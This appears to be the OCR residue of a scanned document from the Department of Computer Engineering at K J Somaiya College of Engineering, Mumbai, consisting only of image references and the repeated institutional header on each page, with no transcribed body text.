


K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering


K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering




K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering




K J Somaiya College of Engineering, Mumbai-400077


Department of Computer Engineering



K J Somaiya College of Engineering, Mumbai-400077


Department of Computer Engineering






K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering




K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering




K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering




K J Somaiya College of Engineering, Mumbai-400077

